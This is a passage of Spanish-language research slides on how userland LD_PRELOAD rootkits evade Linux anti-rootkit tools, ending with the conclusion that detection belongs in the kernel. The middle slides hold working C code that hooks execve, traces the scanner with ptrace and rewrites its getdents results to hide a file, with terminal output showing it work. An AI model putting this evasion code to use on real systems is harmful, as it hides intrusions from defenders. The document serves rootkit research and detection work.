-rw-r--r-- 1 root root 6 May 18 17:01 b.txt
-rw-r--r-- 1 root root 6 May 18 17:01 c.txt
-rw-r--r-- 1 root root 6 May 18 17:01 d.txt
# export LD_PRELOAD=/tmp/libfakelibc.so
# export HIDE=666
# ls -l
total 20
-rw-r--r-- 1 root root 6 May 18 17:01 a.txt
-rw-r--r-- 1 root root 6 May 18 17:01 b.txt
-rw-r--r-- 1 root root 6 May 18 17:01 c.txt
-rw-r--r-- 1 root root 6 May 18 17:01 d.txt
```

Código del anti-rootkit

Enlazado estáticamente, `getdents.c` es capaz de ver el fichero 666:


Terminal

```
# ../detect/getdents
--------------- nread=200 ---------------
i-node#  file type  d_reclen  d_off   d_name
31881  regular  32 377938470045594440  c.txt
31885  regular  32 1778773840373329570  d.txt
31886  regular  24 3486724533448885552  666
94  directory   24 5311873844927646016  ..
31878  regular  32 5397984260244169745  b.txt
31869  regular  32 7605106200309854936  a.txt
31868  directory 24 9223372036854775807  .
#
```

Objetivo: interceptar las llamadas al sistema y eliminar la entrada de directorio `666` de la memoria del proceso que ejecuta `getdents.c`

Depurar el anti-rootkit

La idea es:



1. Crear un proceso nuevo para el anti-rootkit.
2. Parar el proceso al hacer la llamada al sistema `getdents`.
3. Sacar el resultado (entradas de directorio) de su memoria (PEEK)
4. Cambiar el resultado para eliminar el fichero oculto.
5. Escribir el resultado trucado a su memoria (POKE).
6. Dejar que siga cuando retorno la llamada al sistema.

Depurar el anti-rootkit

Hook (suponiendo que `isAV` detecta que se ejecuta el anti-rootkit):

```
int execve(const char *pathname, char *const __argv[], char *const envp[])
{
   typeof(execve) * legit;
   legit = dlsym(RTLD_NEXT, "execve");
   int pid;
   int i;

   if (isAV(pathname)) {
      pid = fork();
      switch (pid) {
      case -1:
         exit(0);
      case 0:
         ptrace(PTRACE_TRACEME, 0, 0, 0); // INDICAMOS QUE QUEREMOS SER TRAZADOS
         for (i = 0; envp[i] != NULL; i++) {
            if (hasprefix(envp[i], "LD_PRELOAD=")) {
               envp[i][0] = 'x';
            }
         }
         legit(pathname, __argv, envp);
         exit(1);
      default:
         trace(pid);                    // LLAMAMOS A NUESTRA FUNCION TRAZADORA
         exit(1);
      }
   }
   return legit(pathname, __argv, envp);
}
```

Depurar el anti-rootkit

...continúa...

```
enum {
        SyscallExit = 70,
        SyscallExitG = 231,
        SyscallGetdents = 78,
        WordLen = sizeof(long),
};
static void trace(int pid)
{
   struct user_regs_struct regs;
   long syscall, nbytes;
   void *addr;

   waitpid(pid, 0, 0);
   ptrace(PTRACE_SETOPTIONS, pid, 0, PTRACE_O_EXITKILL); // SALIR SI MUERE EL TRAZADO
   for (;;) {
      ptrace(PTRACE_SYSCALL, pid, 0, 0);      // ESPERAR UNA LLAMADA AL SISTEMA
      waitpid(pid, 0, 0);
      ptrace(PTRACE_GETREGS, pid, 0, &regs); // CONSEGUIR LOS REGISTROS DEL TRAZADO
      syscall = regs.orig_rax;
      if (syscall == SyscallGetdents) {       // SI ES GETDENTS
         addr = (void *)regs.rsi;             // ME QUEDO CON EL REGISTRO RSI -> BUFFER PASADO
      }
      ptrace(PTRACE_SYSCALL, pid, 0, 0);      // ESPERAMOS A QUE SE COMPLETE LA LLAMADA
      waitpid(pid, 0, 0);
      ptrace(PTRACE_GETREGS, pid, 0, &regs); // CONSEGUIR LOS REGISTROS DEL TRAZADO
      if (syscall == SyscallGetdents) {
         nbytes = (long)regs.rax;             // CONSEGUIR EL VALOR DE RETORNO DE LA LLAMADA
         if (nbytes > 0) {
            hidedents(pid, addr, regs);       // QUITAR LA ENTRADA DEL BUFFER (MEM. DEL TRAZADO)
         }
      } else if (syscall == SyscallExit ||
                 syscall == SyscallExitG) {  // SI LA LLAMADA AL SISTEMA ES EXIT, HEMOS
                       TERMINADO
         exit(0);
      }
   }
}
```

Depurar el anti-rootkit

...continúa...

```
static void hidedents(int pid, void *addr, struct user_regs_struct regs)
{
   long nbytes, word;
   char *buf, *p;
   int i;

   nbytes = (long)regs.rax;      // LONGITUD DEL BUFFER
   buf = malloc(nbytes);         // CREAMOS COPIA DEL BUFFER
   if (buf == NULL) {
      err(1, "malloc");
   }
   // EXTRAEMOS EL BUFFER DE LA MEMORIA DEL TRAZADO
   for (p = buf, i = 0; i < nbytes; i += WordLen, p += WordLen) {
      word = ptrace(PTRACE_PEEKDATA, pid, ((char *)addr) + i, 0);
      if (word == -1 && errno != 0) {
         err(1, "ptrace peekdata");
      }
      *((long *)p) = word;
   }
   nbytes = replacedents(buf, nbytes);  // DAMOS EL CAMBIAZO EN EL BUFFER COPIADO
   // SOBRESCRIBIMOS EL BUFFER EN LA MEMORIA DEL TRAZADO
   for (p = buf, i = 0; i < nbytes; i += WordLen, p += WordLen) {
      word = *((long *)(buf + i));
      ptrace(PTRACE_POKEDATA, pid, addr + i, word);
   }

   // ACTUALIZAMOS EL VALOR DE RETORNO EN EL REGISTRO RAX

   regs.rax = nbytes;
   ptrace(PTRACE_SETREGS, pid, NULL, &regs);
   free(buf);
}
```

Depurar el anti-rootkit

...continúa...

```
static int replacedents(char *buf, int len)
{
   int offset;
   int newoffset;
   struct linux_dirent *d;
   char *newb;
   char *hide;

   hide = getenv("HIDE");  // CONSEGUIMOS EL NOMBRE DEL FICHERO A OCULTAR
   if (hide == NULL) {
      return len;
   }
   newb = malloc(len);     // CREAMOS COPIA
   if (newb == NULL) {
      err(1, "malloc");
   }
   // COPIAMOS TODAS LAS ENTRADAS MENOS LA QUE QUEREMOS OCULTAR
   for (newoffset = 0, offset = 0; offset < len;) {
      d = (struct linux_dirent *)(buf + offset);
      if (!equals(d->d_name, hide)) {
         memcpy(newb + newoffset, (char *)d, d->d_reclen);
         newoffset += d->d_reclen;
      }
      offset += d->d_reclen;
   }
   if (offset == newoffset) {
      free(newb);
      return len;
   }
   // REEMPLAZAMOS LOS DATOS
   memcpy(buf, newb, newoffset);
   free(newb);
   return newoffset;
}
```

Depurar el anti-rootkit

Terminal

```
# ../detect/getdents
-------- nread=200 --------
i-node#  file type  d_reclen  d_off   d_name
31881  regular  32 377938470045594440  c.txt
31885  regular 32 1778773840373329570  d.txt
31886  regular 24 3486724533448885552  666
94  directory 24 5311873844927646016  ..
31878  regular 32 5397984260244169745  b.txt
31869  regular 32 7605106200309854936  a.txt
31868  directory 24 9223372036854775807  .
# export LD_PRELOAD=/tmp/libfakelibc.so
# export HIDE=666
# bash
# ../detect/getdents
-------- nread=176 -------
i-node#  file type  d_reclen  d_off   d_name
31881  regular  32 377938470045594440  c.txt
31885  regular 32 1778773840373329570  d.txt
94  directory 24 5311873844927646016  ..
31878  regular 32 5397984260244169745  b.txt
31869  regular 32 7605106200309854936  a.txt
31868  directory 24 9223372036854775807  .
#
```

Depurar el anti-rootkit

- Si somos capaces de depurar el proceso que ejecuta el anti-rootkit, podemos hacer muchas otras cosas.
- Este es solo un ejemplo de lo potente que puede ser esta aproximación: lo que hemos hecho aquí para `getdents` se puede hacer para interceptar todas las llamadas al sistema que nos interesen.
- El anti-rootkit podría ver si está siendo depurado mirando en `/proc`, pero ya hemos visto que podemos falsear la información de esos ficheros mediante otros hooks.

Conclusiones I

- Estos ejemplos nos dan una idea de lo difícil que puede ser detectar rootkits de área de usuario avanzados en un sistema operativo moderno como Linux: **seguir pensando que es trivial solo provocará una falsa sensación de seguridad.**
  - El enlazado dinámico está por todas partes.
  - Los mecanismos de virtualización a nivel del S.O. (namespaces, etc.) introducen una gran variedad de posibilidades para ocultar.
  - `/proc` es el mecanismo fundamental de introspección del sistema, pero puede ser comprometido de diversas formas.
  - ...
- Los ejemplos explicados aquí son fruto de unas pocas semanas de exploración $\rightarrow$ es razonable suponer que un adversario con recursos (tiempo, desarrolladores) es capaz de crear un rootkit de área de usuario que sea virtualmente indetectable en área de usuario.
- Hay otras vías que no hemos probado, como SUD (Syscall User Dispatch) [10], `seccomp`, `ftrace`)...

Conclusiones II

- Problemas fundamentales:
  1. **El rootkit ejecuta el anti-rootkit, por tanto controla su creación.**
  2. **El anti-rootkit y el rootkit están ejecutando con los mismos privilegios.**
  3. Conclusión: el anti-rootkit siempre estará en **desventaja**.
- El problema de detección del anti-rootkit por parte del rootkit es el problema tradicional (AV vs. malware): el gato y el ratón, pero a la inversa.

Conclusiones III

- **La detección se debe realizar en área de kernel.**
- Incluso así, hay que tener mucho cuidado comunicando los resultados de la detección $\rightarrow$ hay que atravesar capas de área de usuario comprometidas (problemas de filtrado, etc.).
- Trabajo futuro: desarrollar componentes en el kernel y dispositivos hardware para confiar en los resultados de la detección realizada en el kernel.

Preguntas

REFERENCIAS


G. Hoglund and J. Butler, *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional, 2005.


J. Rutkowska, "Subverting vista kernel for fun and profit." [Online]. Available: http://blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf


S. T. King and P. M. Chen, "Subvirt: implementing malware with virtual machines," in *2006 IEEE Symposium on Security and Privacy (S P'06)*, 2006, pp. 14 pp.–327.


"Covirt (a virtual-machine based rootkit)." [Online]. Available: https://github.com/Nadharm/CoVirt


J. Stühn, J.-N. Hilgert, and M. Lambertz, "The hidden threat: Analysis of linux rootkit techniques and limitations of current detection tools," *Digital Threats*, vol. 5, no. 3, Oct. 2024. [Online]. Available: https://doi.org/10.1145/3688808


"Linux on-the-fly kernel patching without lkm."


"Triplecross." [Online]. Available: https://github.com/h3xduck/TripleCross?tab=readme-ov-file


M. Kerrisk, *The Linux Programming Interface: A Linux and UNIX System Programming Handbook*, 1st ed. USA: No Starch Press, 2010, ch. 64: Pseudoterminals.


"Bypassing ldpreload rootkits is easy," accessed on 05.23.2025. [Online]. Available: https://matheuzsecurity.github.io/hacking/bypass-userland-hooks/


"The linux kernel documentation: Syscall user dispatch." [Online]. Available: https://docs.kernel.org/admin-guide/syscall-user-dispatch.html